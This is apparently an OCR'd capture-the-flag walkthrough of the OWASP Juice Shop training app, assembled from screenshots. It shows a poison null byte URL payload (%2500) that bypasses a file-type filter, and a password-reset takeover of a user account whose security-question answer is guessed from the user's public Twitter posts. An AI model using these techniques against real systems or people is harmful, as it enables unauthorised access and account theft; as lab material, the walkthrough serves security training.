
OWASP Juice Shop

403 Error: Only .md and .pdf files are allowed!

```
at verify (/juice-shop/build/routes/fileServer.js:55:18)
at /juice-shop/build/routes/fileServer.js:39:13
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /juice-shop/node_modules/serve-index/index.js:145:39
at FSReqCallback.oncomplete (node:fs:211:5)
```

Poison Null Byte: %2500

localhost:3000/ftp/encrypt.pyc%2500.md




localhost:3000/ftp/encrypt.pyc%2500.md

encrypt.pyc%00.md

Completed — 573 bytes

Vulnerability	Broken access control
Result	Exposed confidential file
Mitigation	Validate user input

Log in as Bjoern



User Registration

Email *

Name of your favorite pet?


Last name of dentist when you were a teenager? (...

Your ZIP/postal code when you were a teenager?

Company you first work for as an adult?

Your favorite book?

Your favorite movie?



Apple Juice (1000ml)


The all-time classic.

1.99¤

Reviews (2)

admin@juice-sh.op
One of my favorites! 0

bjoern@owasp.org
Tasted like real apples. 0




bjoern@owasp.org

Twitter

https://twitter.com › bkimminich

Björn Kimminich (@bkimminich) / ...

@owasp_de. Chapter Co-Leader. Views expressed are entirely my own. Hamburg, Germany kimminich.de Joined August 2011. 1,581 Following · 2,248 Followers · Posts.




Björn Kimminich @bkimminich · Sep 25, 2021

How can I best say thanks to everyone who voted for me as "Outstanding Innovator" at 🏆 @owasp #WASPY Awards 2021? 🤔

I know! 💡 😆


Another "Zaya-the-three-legged-cat expresses how excited I am!" picture is required! 📸


👉😸👏👏👏 = Thank y'all! ❤️



Another "Zaya-the-three-legged-cat expr

is required! 📸


Login
Email *
Password *
Forgot your password?



Forgot Password

Email *

bjoern@owasp.org

Security Question *

••••

New Password *


••••••••

Password must be 5-40 characters long. 8/20

Repeat New Password *


••••••••

8/20



Forgot Password


Your password was successfully changed.



Login


Email *: bjoern@owasp.org

Password *: password


Account
0
Your Basket
EN
bjoern@owasp.org

